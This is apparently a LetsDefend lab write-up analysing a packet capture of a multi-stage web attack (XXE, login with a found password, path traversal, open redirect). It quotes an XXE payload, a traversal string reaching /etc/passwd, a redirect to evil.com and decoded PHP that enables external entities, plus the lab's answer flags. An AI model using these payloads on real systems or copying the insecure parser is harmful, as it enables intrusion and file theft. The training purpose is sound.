
🔐 Malicious Web Traffic Analysis Report

Platform: LetsDefend
Author: Ahmed Emad
Role Focus: SOC Analyst / Incident Response

---

1. 📌 Executive Summary

This report presents a detailed analysis of a malicious web attack identified through network traffic inspection using Wireshark.

The attacker (IP: **197.32.212.121**) successfully compromised a web application hosted on **10.1.0.4** through a multi-stage attack chain involving:

- XML External Entity (XXE) Injection
- Sensitive Information Disclosure
- Credential Compromise (Brute-force)
- Local File Inclusion (LFI) / Path Traversal
- Open Redirect Exploitation

The attack ultimately resulted in **full administrative access and sensitive file disclosure**, indicating critical security weaknesses in input validation and access control mechanisms.

---

2. 🧰 Tools & Methodology

Tool	Purpose
Wireshark	Packet inspection, TCP stream reconstruction
CyberChef	Decoding Base64 payloads
Manual Analysis	HTTP request/response validation

---

3. ⚔️ Attack Kill Chain Analysis

🔴 **Phase 1: Initial Access – XXE Injection**

The attacker targeted:

/register/register.php

📍 **Evidence:**

- HTTP POST request containing **malicious XML payload**
- TCP Stream: eq 123

💉 **Payload:**

```
<!DOCTYPE replace [
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=register.php">
]>
```

🔍 **Analysis:**

Arabic:
المهاجم استغل ثغرة **XXE (XML External Entity)** عشان يخلي السيرفر يقرأ ملف register.php بدل ما ينفذه، ويرجعه في الرد Base64 ويحوّله لـ.

English:
The attacker exploited an **XXE vulnerability** to force the server to read local files using the PHP wrapper php://filter, encoding the output in Base64 to bypass execution and leak source code.

🟠 **Phase 2: Information Disclosure**

📍 **Evidence:**

- HTTP Response: 200 OK
- Reflected Base64 string inside response

🔓 **Decoding:**

Using CyberChef → From Base64

🚨 **Findings:**

- Hardcoded sensitive comments
- Hidden flag:

yougotme

- Privileged user identified:

admin

🟡 **Phase 3: Authentication Compromise**

📍 **Evidence:**

- Endpoint:

/login.php

- TCP Stream: eq 699

📩 **Request:**

username=admin&password=fernando

📤 **Response:**

HTTP/1.1 302 Found
Location: /dashboard/dashboard.php

🔍 **Analysis:**

Arabic:
302 الـ redirect للـ المستخدم وتم تحويل الدخول نجح إن تسجيل معناه dashboard.

English:
A 302 redirect to a restricted dashboard confirms **successful authentication**, meaning the credentials were valid.

🔵 **Phase 4: Local File Inclusion (LFI) / Path Traversal**

📍 **Vulnerable Endpoint:**

/dashboard/view.php?file=

📩 **Payload:**

../../../../../../../../etc/passwd

📍 **Evidence:**

- TCP Streams: eq 956, eq 1051

🔍 **Analysis:**

Arabic:
المهاجم خرج برا الـ web root ووصل لملفات النظام باستخدام Path Traversal.

English:
The attacker exploited a **Directory Traversal vulnerability** to access sensitive system files outside the web root.

📩 **Result:**

- Extracted file:

/etc/passwd

👤 **Last User Identified:**

a1l4mFTW

🟣 **Phase 5: Open Redirect Exploitation**

📍 **Endpoint:**

/dashboard/redirect.php?url=

📩 **Payload:**

https://evil.com/

📍 **Evidence:**

- TCP Stream: eq 1103
- Response:

HTTP/1.1 302 Found
Location: https://evil.com/

🔍 **Analysis:**

Arabic:
السيرفر بيعمل redirect لأي URL بدون validation → ثغرة Open Redirect.

English:
The server performs **unvalidated redirects**, allowing attackers to redirect users to malicious domains (phishing risk).

---

4. 🚩 Indicators of Compromise (IOCs)

Type	Value
Attacker IP	197.32.212.121
Target Server	10.1.0.4
Malicious Endpoint	/register/register.php
LFI Payload	../../../../etc/passwd
Redirect URL	https://evil.com/

---

5. 🛡️ Security Issues Identified

Vulnerability	Impact
XXE Injection	Source code disclosure
Hardcoded Secrets	Credential leakage
Weak Authentication	Account compromise
LFI / Path Traversal	Full system file access
Open Redirect	Phishing attacks

---

6. 🔐 Recommendations

✅ Input Validation

- Disable XML external entities (libxml_disable_entity_loader)
- Validate all user inputs

✅ Secure Coding

- Remove hardcoded credentials
- Avoid exposing sensitive comments

✅ **Authentication Security**

- Implement rate limiting
- Enforce strong password policies

✅ **File Handling**

- Sanitize file paths
- Use allow-listing instead of user-controlled paths

✅ **Redirect Protection**

- Validate URLs before redirect
- Restrict to internal domains only

---


7. 📄 Final Answers (Flags)


Question	Answer
Web Server IP	10.1.0.4
Attacker IP	197.32.212.121
Vulnerability	XXE
Hidden Note	yougotme
Username	admin
Password	fernando
File Read	passwd
Last User	a1l4mFTW
Redirect URL	https://evil.com/


Conclusion


Arabic:
بسبب ضعف الـ Full System Compromise وانتهى بـ XXE كامل بدأ بـ Attack Chain الهجوم ده مثال واضح على Secure Coding و Input Validation.


English:
This attack demonstrates a complete exploitation chain leveraging multiple web vulnerabilities, ultimately leading to **full system compromise**, highlighting the importance of secure development practices and layered defense.





vnc.letsdefend.net/vnc.html?autoconnect=true&host=proxy.letsdefend.net&port=443&password=letsdefend&path=18.119.140
Activities
Wireshark
Wed Apr 8 06:47
capture.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 956
No. Time Source Destination Protocol Length Info
382 2024-02-16 20:34:02.878982 197.32.212.121 10.1.0.4 HTTP 588 GET / HTTP/1.1
3206 2024-02-16 20:35:01.047037 197.32.212.121 10.1.0.4 HTTP 674 GET /register/register.php HTTP/1.1
14647 2024-02-16 20:44:32.310032 197.32.212.121 10.1.0.4 HTTP 623 GET /dashboard/dashboard.php HTTP/1.1
14657 2024-02-16 20:44:32.624858 197.32.212.121 10.1.0.4 HTTP 460 GET /dashboard/styles.css HTTP/1.1
15728 2024-02-16 20:47:16.406093 197.32.212.121 10.1.0.4 HTTP 715 GET /login.html HTTP/1.1
16214 2024-02-16 20:48:21.179965 197.32.212.121 10.1.0.4 HTTP 611 GET /dashboard/dashboard.php HTTP/1.1
16981 2024-02-16 20:50:03.007109 197.32.212.121 10.1.0.4 HTTP 684 GET /dashboard/view.php HTTP/1.1
2024-02-16 20:50:09.175180 197.32.212.121 10.1.0.4 HTTP 694 GET /dashboard/view.php?file=apple.jpg HTTP/1.1
2024-02-16 20:50:26.230617 197.32.212.121 10.1.0.4 HTTP 787 GET /dashboard/view.php?file=..%2F..%2F..%2F


From Base64 - CyberChef
gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=UEQ5d2FIQUtiR2xpZUexe1gyUnB
Download CyberChef
Last build: 21 hours ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
PD9waHAKbGlieG1sX2Rpc2FibGVfZW50aXR5X2xvYWRlciAoZmFsc2UpOwokeG1sZmlsZSA9IGZpbGVfZ2V0X2NvbnRlbnRzKCdwaHA6Ly9pbnB1dCcpOwokZG9tID0gbmV3IERPTURvY3VtZW50KCk7CiRkb20tPmxvYWRYTUwoJHhtbGZpbGUsIExpQlhNTF9OT0VOVCB8IExpQlhNTF9OT0RUTE9BRCk7CiRpbmZvID0gc2ltcGxleG1sX2ltcG9ydF9kb20oJGRvbSk7CiRuYW1lID0gJGluZm8tPm5hbWU7CiR0ZWwgPSAkaW5mby0+dGVsOwokZW1haWwgPSAkaW5mby0+ZW1haWw7CiRwYXNzd29yZCA9ICRpbmZvLT5wYXNzd29yZDsKIyMjQWRtaW4sIHRoaXMgY29tbWVudCBpcyBqdXN0IHRvIGxldCB5b3Uga25vdyB0aGF0IHdlIGhhdmUgdXBkYXRlZCB5b3VyIGNyZWRlbnRpYWxzIHdpdGggYSB2ZXJ5IHNlY3VyZSBwYXNzd29yZC4KIyMjc28gbm9vbmUgY2FuIGJydXRlIGZvcmNlIGl0LgojIyNOb3RlOiBzdWJtaXQgbWUgYXMgdGhlIGFuc3dlcjogeW91Z291dG1lCmVjaG8gIlNvcnJ5LCAkZW1haWwgaXMgYWxyZWFkeSBiZWluZyByZWdpc3RlcmVkISI7Cj8+Cg==
Output
<?php
libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$info = simplexml_import_dom($dom);
$name = $info->name;
$tel = $info->tel;
$email = $info->email;
$password = $info->password;
##Admin, this comment is just to let you know that we updated your credentials with a very secure password.
so noone can brute force it.
##Note: submit me as the answer: yougotme
echo "Sorry, $email is already registered!";
?>



From Base64 - CyberChef
gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=UEQ5d2FIQUtiR2xpZUexe1gyUnB
Download CyberChef
Last build: 21 hours ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
Output
<?php
libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$info = simplexml_import_dom($dom);
$name = $info->name;
$tel = $info->tel;
$email = $info->email;
$password = $info->password;
##Admin, this comment is just to let you know that we updated your credentials with a very secure password.
so noone can brute force it.
##Note: submit me as the answer: yougotme
echo "Sorry, $email is already registered!";
?>



Wireshark · Follow HTTP Stream (tcp.stream eq 699) · capture.pcap
POST /login.php HTTP/1.1
Host: letsdefend.eastus.cloudapp.azure.com
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://letsdefend.eastus.cloudapp.azure.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://letsdefend.eastus.cloudapp.azure.com/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
username=admin&password=fernandoHTTP/1.1 302 Found
Date: Fri, 16 Feb 2024 20:44:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: dashboard/dashboard.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
Entire conversation (914 bytes)
Show data as ASCII
Stream 699
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

